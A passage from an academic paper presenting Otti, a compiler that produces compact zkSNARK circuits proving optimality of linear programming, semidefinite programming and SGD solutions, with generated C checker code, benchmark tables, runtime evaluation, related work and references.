This is what the developer formulates after it converts some real-world problem into an optimization problem. The developer then writes down this formulation using Otti's C API for LP or uses the MPS file format.

The resulting C program is given in Figure 2. It includes `fxpt.h` which is our fixed point library. The `__exist(·)` intrinsic tells Otti that this is a nondeterministic variable that should be provided by the prover and is not known at compile time or by the verifier. The `__LP_maximize(·)` intrinsic tells Otti that this is an LP problem on nondetermnistic variables $X0$ and $X1$. What Otti does next is fully automated.

First, Otti computes the dual formulation of the problem:

$$\text{find } \mathbf{y} \text{ that minimizes } \begin{pmatrix} 14 & 0 & 2 \end{pmatrix} \cdot \mathbf{y}$$
$$\text{subject to } \begin{pmatrix} 1 & -3 & 1 \\ 2 & 1 & -1 \end{pmatrix} \cdot \mathbf{y} \geq \begin{pmatrix} 3 \\ 4 \end{pmatrix}$$
$$\mathbf{y} \geq 0$$

Specifically, Otti generates the C code snippet given in Figure 3. Then, Otti generates the condition for strong duality. In mathematical terms, it is the following assertion:

$$\text{Strong Duality} \qquad \begin{pmatrix} 14 & 0 & 2 \end{pmatrix} \cdot \mathbf{y} = \begin{pmatrix} 3 & 4 \end{pmatrix} \cdot \mathbf{x}$$

Given the primal, the dual, and the strong duality condition, Otti generates a nondeterministic checker that verifies the certificate of optimality for this problem instance. Recall

```
fp64 Y0 = __exist(),
     Y1 = __exist(),
     Y2 = __exist();

__LP_minimize(
  14.0 * Y0 + 2.0 * Y2, // objective
  Y0 + 3.0 * Y1 + Y2 >= 3.0,
  2.0 * Y0 - 1.0 * Y1 - 1.0 * Y2 >= 4.0,
  Y0 >= 0.0,
  Y1 <= 0.0,
  Y2 >= 0.0
);
```

FIGURE 3—Automatically generated code for dual formulation corresponding to the LP instance given in Figure 2.

```
int check = __check(
    // primal is satisfied
    X0 + 2.0 * X1 <= 14.0,
    3.0 * X0 - 1.0 * X1 >= 0.0,
    X0 - 1.0 * X1 <= 2.0,
    X0 >= 0.0,
    X1 >= 0.0,

    // dual is satisfied
    Y0 + 3.0 * Y1 + Y2 >= 3.0,
    2.0 * Y0 - 1.0 * Y1 - 1.0 * Y2 >= 4.0,
    Y0 >= 0.0,
    Y1 <= 0.0,
    Y2 >= 0.0,

    // strong duality holds
    3.0 * X0 + 4.0 * X1 == 14.0 * Y0 + 2.0 * Y2
);
```

FIGURE 4—Automatically generated nondeterministic checker for LP instance given in Figure 2.

that the certificate of optimality asserts that: (1) the primal solution is satisfiable, (2) the dual solution is satisfiable, and (3) strong duality holds. Figure 4 gives the C code for the nondeterministic checker generated by Otti.

The LP nondeterministic checker defined over nondeterministic variables $X0, X1, Y0, Y1, Y2$ is the code that Otti actually compiles to R1CS. Everything else is not compiled to R1CS. Instead, the primal and dual code shown earlier is used by Otti to *find* the values for these nondeterministic inputs by invoking `lpsolve` with the corresponding parameters. This helps the prover generate the witness it needs. Minimization problems for LP are computed similarly.

7 Implementation

Otti is built on top of CirC [52], which is a compiler that can translate a subset of C (and other high-level languages) to existentially quantified circuits. CirC supports a few different output formats, including the one we use, R1CS. CirC uses a typed version of SMT-LIB [8] as its intermediate representation and the Z3 SMT solver [30] for evaluating terms of the program, error checking and optimizations, such as equation elimination. CirC is more than a compiler; it is also a solver that a zkSNARK prover can call to obtain the witness for a R1CS instance. CirC takes in inputs to the program and evaluates the compiled R1CS with those inputs using Z3. Otti uses CirC as a compiler extended in a variety of ways, and also as a solver extended with LP, SDP, and SGD solvers.

For output and proofs, Otti produces files in the *zkInterface* binary format [10], which is a recent standard for specifying R1CS in a portable manner. Any zkSNARK system that supports zkInterface, including libsnark [2], bulletproofs [25], and bellman [1], can process Otti proofs. We modified the open source implementation of the Spartan zkSNARK library [9] to support zkInterface files as input and to support arbitrary R1CS instances (the original implementation supported only instances with power-of-two-sized matrices). Spartan does not need a trusted setup and, at the time of implementation, had the fastest open-sourced zkSNARK prover.

Rational numbers. CirC does not have support for any sort of rational number representation beyond integers. We add support for rational numbers in the form of a fixed-point number representation. This type has 32 bits of precision before and after the point. We write our fixed-point as a typedef in C: `typedef double fp64;`. This type definition needs to be declared and used in place of `double` or `float` inside of any user program that deals with rational numbers. Users can simply include `fxpt.h`, a header file which contains this type definition and the function `F_EQUAL`, which compares the equality of two fixed-points within a certain epsilon. This epsilon can also be set within this file, if desired.

When Otti compiles C programs it treats fixed-point types as a double that is cast as a new FixedPoint type. The double behavior is true to the IEEE 754 standard. When being cast, the number is truncated to fit into the 32 bit precision after the point, as other C types are. For all other operations, this FixedPoint type is treated as a large integer; the number x is stored as $2^{32} \cdot x$. During multiplication and division, FixedPoint types are cast up to a 96-bit number to avoid overflow. Users should be aware that precision is inevitably lost after repeated multiplications and divisions, as in any FixedPoint format.

Versions of CirC and how Otti uses each. CirC's original implementation [5] was in Haskell; Otti extends this implementation with support for zkInterface and rational numbers as explained above, and incorporates solvers for LP and SDP. A drawback of this Haskell implementation is that it requires significant memory and time for compiling C programs into R1CS, and Otti inherits these inefficiencies. More recently [11], CirC has been ported to Rust and is significantly more resource efficient. We extend this Rust version to support our SGD certificates (we were unable to compile these certificates with the Haskell version since it exhausted our test machine's memory resources), and are in the process of porting LP and SDP to this new version as well.

8 Evaluation

This section answers our animating question: is the use of nondeterministic checkers and numerical optimization certificates of optimality and infeasibility an effective technique at reducing the cost of expressing these computations in R1CS. Our results suggest this is indeed the case.

Test suites. For LP, we use a subset of the netlib LP/data model library [4, 37]. These benchmarks are inspired by real-world applications on resource allocation, finance, and government. They are standard in evaluating the correctness and performance of LP solvers. Figure 5 lists these benchmarks, the number of variables and linear constraints, the resulting number of R1CS produced by Otti, and the size of proofs produced by Spartan.

For SDP, we use SDPLIB [21], which is a set of problems for benchmarking existing SDP solvers. These problems come from applications like truss topology design, control systems engineering, and combinatorial optimization problems. We choose initial points for the feasible problems the same way the `CSDP` solver does [20]. We evaluate infeasible instances in our extended tech report [13, Appendix B]. Figure 8 lists these benchmarks, the number of variables, the size of the semidefinite matrices, the resulting number of R1CS produced by Otti, and the size of proofs produced by Spartan.

For SGD, we use binary classification problems from the Penn ML Benchmarks (PMLB) dataset [51, 58]. This set of benchmarks is curated specifically for evaluating supervised ML algorithms, and comes from a variety of applications. The datasets we use either have binary classes and are linearly separable, or are datasets that have multiple classes but can be projected onto two linearly separable classes. Figure 12 lists these benchmarks, the number of datapoints and features in them, the resulting number of R1CS produced by Otti, and the size of proofs produced by Spartan. Unless otherwise stated, we check the stochastic estimate of *all* data points (rather than a fraction of them), so there is no additional soundness error.

Experimental setup. We perform all of our measurements on a server with 40 Intel Xeon E5-2660 v3 CPUs (2.60GHz) and 200 GB DDR4 memory. Due to the extremely slow completion time of using existing compilers and proof systems on our problem instances, it was impossible to run a baseline for even small tests from the benchmark suites we chose. The largest instance which we could run with prior work has 5 LP variables and for that, Otti is 5 orders of magnitude faster. Our baselines are instead existing LP, SDP, and SGD solvers which provide no proofs. Our results are therefore overhead over unverifiable solvers, rather than speedup over prior work.

Our experimental procedure follows a 4-step process: (1) Compile: we compile each benchmark using Otti to get the corresponding R1CS. (2) Solve: we supply the public and the (prover's) private inputs to Otti, which engages Otti's numerical solver, and which produces the satisfying assignment to the R1CS instance. (3) Export: we export the R1CS instance, inputs, and witness in zkinterface's binary format (§7). (4) Prove and verify: the zkinterface files are then consumed by Spartan. Finally, we measure the number of constraints for the resulting R1CS, the size of the zkSNARK proof, and the execution time of the prover and verifier.

Dataset	Equations	Variables	R1CS constraints	Proof size (KB)
afiro	28	32	36,811	19.82
sc50a	51	48	54,066	19.82
sc50b	51	48	55,085	19.82
adlittle	57	97	180,747	29.33
sc105	106	103	113,282	20.51
scagr7	130	140	229,061	29.33
israel	175	142	511,156	47.02
agg	489	163	1,069,523	47.71
sc205	206	203	220,520	29.33
brandy	221	229	815,356	47.02
beaconfd	174	262	1,149,169	47.71
agg2	517	302	1,887,762	47.71
agg3	517	302	1,891,690	47.71
lotfi	154	308	326,102	30.01
scorpion	389	358	731,137	47.02
sctap1	301	408	414,101	47.71
scfxm1	331	457	965,504	47.02
bandm	306	472	1,093,340	47.02
scagr25	472	500	823,136	47.71
degen2	445	534	626,407	47.71
scsd1	78	760	1,034,359	47.02
fffff800	525	854	1,479,725	47.71
scfxm2	661	914	1,932,500	47.02
scrs8	491	1,169	1,601,971	47.71
bnl1	644	1,175	2,324,544	81.10
scsd6	148	1,350	1,845,814	47.71
modszk1	688	1,620	1,805,821	47.71
scsd8	398	2,750	3,607,188	81.10

FIGURE 5—Number of LP equations, variables, R1CS constraints, and proof sizes generated for the LP benchmarks.

Prover and Verifier runtime. We measure the running time of the following components and aggregate those for each benchmark to get the end-to-end runtime. We exclude compilation time, as this is done once for each problem instance.

- *Solver runtime:* time for the numerical solver to determine the optimal solution to the optimization problem.
- *Prover runtime:* time it takes the Spartan prover to generate a zkSNARK proof given an R1CS instance and witness.
- *Verifier runtime:* time it takes the Spartan verifier to check the proof for a given R1CS instance.

8.1 Linear programming

In this section we evaluate the effectiveness of Otti's automated certificates of optimality for LP problems in order to produce smaller R1CS instances. We use `lp_solve` v5.5 to solve the LP problems (both for the baseline and in Otti).

R1CS and proof sizes. Figure 5 reports the name of the different benchmarks we consider, the number of LP variables




FIGURE 6—Runtime attribution of LP benchmarks in Otti.




FIGURE 7—Overhead of Otti over baseline for LP benchmarks.

and linear equations, the size of the R1CS instance produced by Otti, and the proof sizes produced by Spartan for the different LP instances, which are all well below 100 KB. We find that the number of R1CS constraints cannot be predicted solely from the number of variables or equations; it also depends on the complexity of each equation, as some can be defined over tens or hundreds of variables, while others defined over a single variable.

Otti compiles instances with thousands of LP variables and hundreds of equations. For comparison, CirC is unable to handle more than 5 LP variables and 4 equations on our test machine due to the excessive amount of memory required. Even then, CirC produces more R1CS constraints for that tiny instance than Otti does for the largest instance in Figure 5.

Runtime. Figure 6 shows that Otti can solve and generate proofs for optimization problems within hundreds of milliseconds for small problems like `afiro` (which is one of the 13 benchmark problems from the Systems Optimization Laboratory at Stanford) to a few seconds for large problems like `modszk1` (which is a multi-sector economic planning model). As we expect, the cost is dominated by Spartan's prover generating a proof given the R1CS instance and witness—solving the primal and dual optimization problems to get the witness is only a fraction of the cost (it is the same as the baseline). Verifying the proof is relatively cheap (in all cases less than 1 second), but not constant, since Spartan's verifier performs $O(\sqrt{n})$ operations, where n is the size of the R1CS instance.

We now turn our attention to the relative overhead of Otti's prover over a baseline that generates no proofs and need not solve both the primal and dual problems. Figure 7 depicts the performance of Otti's prover normalized by said baseline. In all cases, we find that Otti introduces significant costs; Otti's prover is on average 40× more expensive than the baseline. Nevertheless, this constitutes a significant achievement, given that for proof systems with succinct proofs and no trusted setup, the applications that prior works evaluate are smaller examples with overheads of at least 3 orders of magnitude. For example, Hyrax [70] and Libra [73] evaluate the multiplication of two matrices, and observe 3 to 4 orders of magnitude overhead for the prover compared to native execution (that generates no proof). Similarly for the generation of Merkle tree proofs. Aurora [15] and Fractal [27] operate on synthetic R1CS instances but also report overheads of 3 orders of magnitude. In contrast, Otti operates on real benchmarks used by the optimization community with modest overhead.

8.2 Semidefinite programming

Similarly to the LP description above, we measure the effectiveness of Otti's automated certificates of optimality, but this time for SDP problems. We use `CSDP` v6.2.0 to solve SDP problems in Otti and as a baseline. We talk about feasible problems in this section; for a discussion of infeasible instances, see our tech report [13, Appendix B].

Instance sizes. Figure 8 gives the results of compiling the SDP benchmarks with Otti. The number of R1CS constraints is significantly larger than in LP for small SDP instances due

Dataset	Equations	Matrix size	R1CS constraints	Proof size (KB)
truss1	6	13	3,007,933	79.20
hinf1	13	14	4,703,942	79.88
hinf2	13	16	6,536,398	79.88
hinf3	13	16	6,536,398	79.88
hinf4	13	16	6,536,398	79.88
hinf5	13	16	6,536,398	79.88
hinf6	13	16	6,536,398	79.88
hinf7	13	16	6,536,398	79.88
hinf8	13	16	6,536,398	79.88
hinf9	13	16	6,536,398	79.88
control1	21	15	6,968,254	79.88

FIGURE 8—Number of equations, size (n) of the SDP $n \times n$ matrix variables, number of R1CS constraints, and proof sizes generated for SDP benchmarks.




FIGURE 9—Runtime attribution of SDP benchmarks in Otti.

to (1) the higher complexity of the SDP nondeterministic checker; (2) the fact that Otti compiles both the feasible and infeasible branches (if one does not need such disjunction proofs, the costs are lower than what we report); and (3) each SDP "variable" is actually an $n \times n$ matrix, making the instance size somewhat deceiving. For example, an SDP matrix of size 16 actually has 256 variables per matrix. When this number grows above 300, our current prototype is unable to compile SDP checks; we are working on porting our prototype to CirC's new Rust codebase [11] which is more efficient. Nevertheless, this constitutes a significant improvement over prior work since we are unable to compile any of the SDP problems with any existing open sourced compiler.

Runtime. Otti uses `CSDP` to measure the solver runtimes for feasible SDP instances. The nature of its interior point algorithm means that the primal and dual problems are solved in tandem and cannot be divided into two separate solving times, as in LP. We also use `CSDP`'s `initsoln` method to find a good heuristic starting point.

Figure 9 shows the results. Otti takes more time on SDP problems than LP, spending a few seconds to solve and generate each proof. However, the overhead relative to the baseline, given in Figure 10, is similar to the LP experiments: Otti's




FIGURE 10—Overhead of Otti over baseline for SDP benchmarks.

prover is on average 30× more expensive than the baseline. In any case, generating proofs dominates the runtime, while verification is cheap—less than a second. The set of `hinf` problems (from control systems engineering) demonstrates that while equivalent instance size generally causes similar runtime, this is not always the case. For example, `hinf2`'s proving time is 3 seconds longer than other problems of the same size. This is due to Spartan's implementation currently using a variable-time multiscalar multiplication function (from curve25519-dalek), and hence time can vary depending on the instance parameters and witness. Switching to a constant-time implementation of multiscalar multiplication would avoid this behavior (a potential side channel).

8.3 Stochastic Gradient Descent

Finally we evaluate the effectiveness of Otti on SGD, with the training of a linear binary classifier (i.e., a perceptron). We generate certificates of optimality as described in Section 5.3. We use `scikit-learn` [55], to train the SGD classifier and get the optimal fitted plane; the associated certificate is then checked by Otti.

Instance sizes. Figure 12 reports the name of the different classification datasets, their sizes, the resulting number of R1CS constraints produced by Otti, and the size of proofs. In contrast to the LP and SDP datasets, since the certificate involves a gradient condition for every one of the input points, the resulting R1CS instances are significantly larger. The largest dataset we test is the `clean2` dataset, which consists of 6,598 datapoints and 168 features. Otti compiles a nondeterministic checker for the corresponding certificate of optimality, and the result is 9,448,632 R1CS constraints. We are unable to run Spartan to prove that the prover knows a witness for this nondeterministic checker since it pushes past the memory limit of our machine. Instead, we choose to compile a probabilistic certificate of optimality for this dataset by having the verifier check half of the data points instead of all. For `clean2`, this results in 6,773,944 R1CS constraints, for which we are able to generate and verify proofs.

Using a probabilistic certificate introduces additional soundness error. For example, if a dataset consists of n input data points, and a malicious prover produces a suboptimal




FIGURE 11—Runtime attribution of Perceptron training with SGD in Otti. The last three benchmarks use probabilistic certificates that check the stochastic gradient of half of the data points. The `clean2` results are 0.48 sec for solving, 1.34 sec for verifying, and 18.23 sec for proving.

Dataset	Data points	Features	R1CS constraints	Proof size (KB)
confidence*	72	3	13,027	14.08
haberman	306	3	60,237	19.36
iris*	150	4	4,730	11.47
new_thyroid*	215	5	25,810	14.75
krkopt*	28056	6	399,555	29.31
diabetes	768	8	212,501	28.64
glass*	205	9	7,571	11.47
labor	57	16	22,763	14.75
letter*	20000	16	374,655	29.31
lymphography*	148	18	31,823	14.75
collins*	485	23	31,733	14.75
allbp*	3772	29	103,451	20.03
dermatology*	366	34	55,877	19.36
kddcup*	494020	41	198,840	28.64
molecular_biology_promoters	106	57	41,343	19.36
mfeat_karhunen*	2000	64	162,352	28.64
analcatdata_authorship*	841	70	231,455	28.64
clean1	476	168	3,473,740	79.20
clean1†	476	168	2,262,837	79.20
clean2†	6598	168	6,773,944	79.88
GE1000†	1600	1000	571,558	45.92

FIGURE 12—Number of data points and features (for each data point), as well as the number of R1CS constraints generated by Otti and proof sizes generated by Spartan for the PMLB datasets. We use * to denote datasets with more than 2 classes that we projected onto 2 classes. We use † to denote datasets for which Otti generates a nondeterministic checker that only checks the stochastic gradient of half of the points (i.e., a probabilistic certificate). *GE1000* is short for *GAMETES_Epistasis_2_Way_1000atts_0.4H_EDM_1*.

solution for which the stochastic gradient of all but ℓ of those data points is 0, then the verifier, checking k of the n data points uniformly at random, can detect the prover's misbehavior with probability $1 - \binom{n-\ell}{k} / \binom{n}{k}$.

While this detection probability can be low when ℓ is small, it also means that the solution should be close to optimal; analyzing the exact distance is something that we plan to formalize in future work. Furthermore, other SGD convergence assumptions (e.g., [74]) are probabilistic and we believe that deriving certificates from these assumptions do not require the verifier to check a condition on all data points.

Runtime. Figure 11 shows that Otti can solve and generate proofs for training a binary classifier on real datasets, with reasonable performance. As we expect, the cost is dominated by Spartan's proof generation given the large R1CS instances and witnesses. Training on the dataset is particularly fast and can take advantage of hardware acceleration. Verifying the proof is relatively cheap, on the order of seconds.

Now, let us consider the relative overhead of Otti's prover over a baseline that generates no proofs and only implements the training. We find that Otti has variable overhead, ranging from 1 to 2 orders of magnitude. Figure 13 depicts the performance of Otti's prover normalized by said baseline. Despite this overhead, we believe this is the first work to generate zkSNARK proofs of training a classifier on a real dataset.

8.4 Otti's impact on solving, proving, or verifying time

Otti's goal is to produce an R1CS instance for a nondeterministic checker whose correct execution implies the optimality of the underlying optimization instance. As a result, Otti does not impact the performance of the underlying solvers in any way. Otti impacts the performance of zkSNARKs only in the sense that it produces the R1CS instance, but it uses the zkSNARK as a black box. Indeed our contribution is to make the R1CS instance as small as possible. Note that if Otti uses a different solver or zkSNARK, Otti would inherit their properties. For example, if we use the Groth16 [40] implementation in `libsnark` [2] instead of Spartan, the proof sizes would be constant but their generation would be slower and one would need to accommodate a trusted setup.

9 Related work

The idea of using strong duality to verify the output of LP programs has also been explored in the past [29, 39]. For example, Goemans et al. [39] define doubly-efficient pseudo-deterministic proofs, where a polynomial time prover solves a problem and aids a polynomial time verifier in verifying that the solution is correct. One of their examples includes LP programs. Unlike Otti, their results are purely theoretical; they prove that an efficient pseudo-deterministic interactive proof exists for LP. Analogously to our LP certificate, they use strong duality to verify that they find the optimal solution.




FIGURE 13—Overhead of Otti's prover (proof and solve) for training and proving a perceptron using SGD versus a baseline that lacks proofs.

Hoogh et al. [29] similarly use LP certificates of duality to achieve verifiable LP, but they do so in the context of semi-honest MPC, and their evaluation tests smaller instances. For example, their largest instance has around 200 variables and equations and takes over 20 hours to complete. In contrast, Otti uses LP certificates to produce small zkSNARK instances, runs on real problems, and achieves practical performance: an LP instance with 398 equations and 2,750 variables takes under 6 seconds.

To our knowledge, Otti is the first system to leverage certificates for SDP to generate faster proofs, as well as automatically extracting these certificates from standard problem formulations and file formats. Finally, Otti introduces deterministic and probabilistic certificates for SGD under the strong growth assumption and posits the existence of many more under convergence hypotheses.

Our use of the SGD certificate to prove the training of a perceptron is related to the larger area of using zero-knowledge proofs in ML. Most work in this area produces proofs of inference [32, 46, 71], or uses proofs to establish that inputs in federated learning fall in an acceptable range [60–62]. Proofs of training (which is what Otti's SGD evaluation tackles), are harder to generate and verify. DIZK [72] requires tens of machines to prove the training of a small and simple linear regression model. VeriML [76], on the other hand, generates proofs for a wider class of models but only proves that a handful of randomly-selected training iterations (rather than the full training) are correct; this limits the guarantees it provides. To our knowledge, Otti is the only system to be able to prove the full training of a realistic ML model on real datasets.

10 Discussion

Otti is the first compiler for zkSNARKs that supports optimization problems of a realistic size. The overhead of Otti, while still high, is in many cases sufficiently small so as to be practical for actual usage. Moreover, the evaluation comparison is a stringent one—we are comparing to native solvers running highly optimized floating point algorithms.

Nonetheless, there are many avenues for improvement. For one thing, it would be useful to expand the universe of optimization problems that Otti can support. For instance, our SDP protocol assumes the conditions that guarantee strong duality hold. Instead, we could draw inspiration from works that introduce certificates for convex optimization problems from Farkas's lemma and theorems of alternatives [45, 47, 57]. As another example, the cases of SGD we consider require strong hypotheses such as the strong growth condition. While the strong growth condition applies to examples of interest, it is also too stringent to accommodate other natural examples. Notably, classification problems that are not linearly separable do not satisfy it. Further work to understand the weakest possible hypotheses that still result in usable probabilistic certificates is needed.

More generally, Otti's approach of aggressively using nondeterministic checkers to reduce proof size will be of broad applicability in the design of efficient compilers for zkSNARKS. Nondeterministic checkers have been used before: prior compilers [24, 28, 42–44, 64, 65, 67] apply them primarily for avoiding certain arithmetic operations (as in the example of Section 2.3), transformation between representations (e.g., boolean to arithmetic), expressing or transferring state across proof instances [24, 28, 33, 42], or expressing threads and concurrency [64]. However, one of the lessons of Otti is that these techniques should be more widely used.

Finally, a pressing issue when using nondeterministic checkers is the question of correctness. We assumed that a solution was optimal if it passed the nondeterministic checker. However, how does one know whether the nondeterministic checker generated by Otti is itself correct (i.e., bug free)? Developing a formal methods framework for proving the correctness of the program transformations is a crucial missing piece in this ecosystem (along with formally verified compilers, though some preliminary efforts exist [34]).

11 Conclusion

This paper introduces Otti, a compiler for zkSNARKs that supports optimization problems. Otti allows the programmer to simply specify the problem and derives a proof that a particular output is optimal. The key idea behind Otti is the use of nondeterministic checkers and certificates of optimality to verify the purported optimal point rather than verifying the correct execution of the optimization algorithm. This results in a radical reduction in the size of the R1CS encodings produced. Our experimental evaluation confirms that Otti provides the first zkSNARK proofs that are practical for optimization and ML training problems with real datasets.

Acknowledgments

We thank the anonymous reviewers and our shepherd, Alin Tomescu, for helpful comments that improved our work. We also thank Fraser Brown, Patrick Cousot, Justin Thaler, Riad Wahby, and Mike Walfish for helpful conversations. We thank Alex Ozdemir for help with CirC, and Srinath Setty for help with Spartan. This work was funded in part by NSF grants CNS-2045861, CNS-2107147, CNS-2124184, DARPA contract HR0011-17-C0047, AFOSR grant FA9550-18-1-0415, and a JP Morgan Chase & Co Faculty Award. Any views expressed herein are solely those of the authors listed.

References

[1] bellman. `https://github.com/zkcrypto/bellman`.

[2] libsnark: a c++ library for zksnark proofs. `https://github.com/scipr-lab/libsnark`.

[3] MPS file format. `http://plato.asu.edu/cplex_mps.pdf`.

[4] LP/data index. `https://ampl.com/netlib/lp/data/`, 2013.

[5] CirC: Compiler to circuit representations. `https://github.com/circify/compiler`, 2021.

[6] The glop linear solver. `https://developers.google.com/optimization/lp/glop`, 2021.

[7] lpsolve: Mixed integer linear programming (MILP) solver. `http://lpsolve.sourceforge.net/5.5`, 2021.

[8] SMT-LIB: The satisfiability modulo theories library. `http://smtlib.cs.uiowa.edu`, 2021.

[9] Spartan: High-speed zksnarks without trusted setup. `https://github.com/microsoft/spartan/`, 2021.

[10] zkinterface, a standard tool for zero-knowledge interoperability. `https://github.com/QED-it/zkinterface/`, 2021.

[11] CirC: The Circuit Compiler. `https://github.com/circify/circ`, 2022.

[12] R. Anderson, I. Ashlagi, D. Gamarnik, and A. E. Roth. Finding long chains in kidney exchange using the traveling salesman problem. *Proceedings of the National Academy of Sciences of the United States of America*, 112(3), 2015.

[13] S. Angel, A. J. Blumberg, E. Ioannidis, and J. Woods. Efficient representation of numerical optimization problems for snarks (extended version). Cryptology ePrint Archive, Report 2021/1436.

[14] E. Ben-Sasson, A. Chiesa, D. Genkin, E. Tromer, and M. Virza. Snarks for c: Verifying program executions succinctly and in zero knowledge. In *Proceedings of the International Cryptology Conference (CRYPTO)*, 2013.

[15] E. Ben-Sasson, A. Chiesa, M. Riabzev, N. Spooner, M. Virza, and N. P. Ward. Aurora: Transparent succinct arguments for R1CS. In *Proceedings of the International Conference on the Theory and Applications of Cryptographic Techniques (EUROCRYPT)*, 2019.

[16] E. Ben-Sasson, A. Chiesa, E. Tromer, and M. Virza. Succinct non-interactive zero knowledge for a von neumann architecture. In *Proceedings of the USENIX Security Symposium*, 2014.

[17] J. Bootle, A. Cerulli, J. Groth, S. K. Jakobsen, and M. Maller. Arya: Nearly linear-time zero-knowledge proofs for correct program execution. In *International Conference on the Theory and Application of Cryptology and Information Security (ASIACRYPT)*, 2018.

[18] J. Bootle, A. Chiesa, and J. Groth. Linear-time arguments with sub-linear verification from tensor codes. In *Proceedings of the Theory of Cryptography Conference (TCC)*, 2020.

[19] J. Bootle, A. Chiesa, and S. Liu. Zero-knowledge succinct arguments with a linear-time prover. Cryptology ePrint Archive, Report 2020/1527, 2020.

[20] B. Borchers. CSDP, a C library for semidefinite programming. *Optimization methods and Software*, 11(1-4), 1999.

[21] B. Borchers. SDPLIB 1.2, a library of semidefinite programming test problems. *Optimization Methods and Software*, 11(1-4), 1999.

[22] L. Bottou. On-line learning and stochastic approximations. In *In On-line Learning in Neural Networks*, pages 9–42. Cambridge University Press, 1998.

[23] L. Bottou. Stochastic gradient descent tricks. In *Neural Networks: Tricks of the Trade - Second Edition*, volume 7700. 2012.

[24] B. Braun, A. J. Feldman, Z. Ren, S. Setty, A. J. Blumberg, and M. Walfish. Verifying computations with state. In *Proceedings of the ACM Symposium on Operating Systems Principles (SOSP)*, 2013.

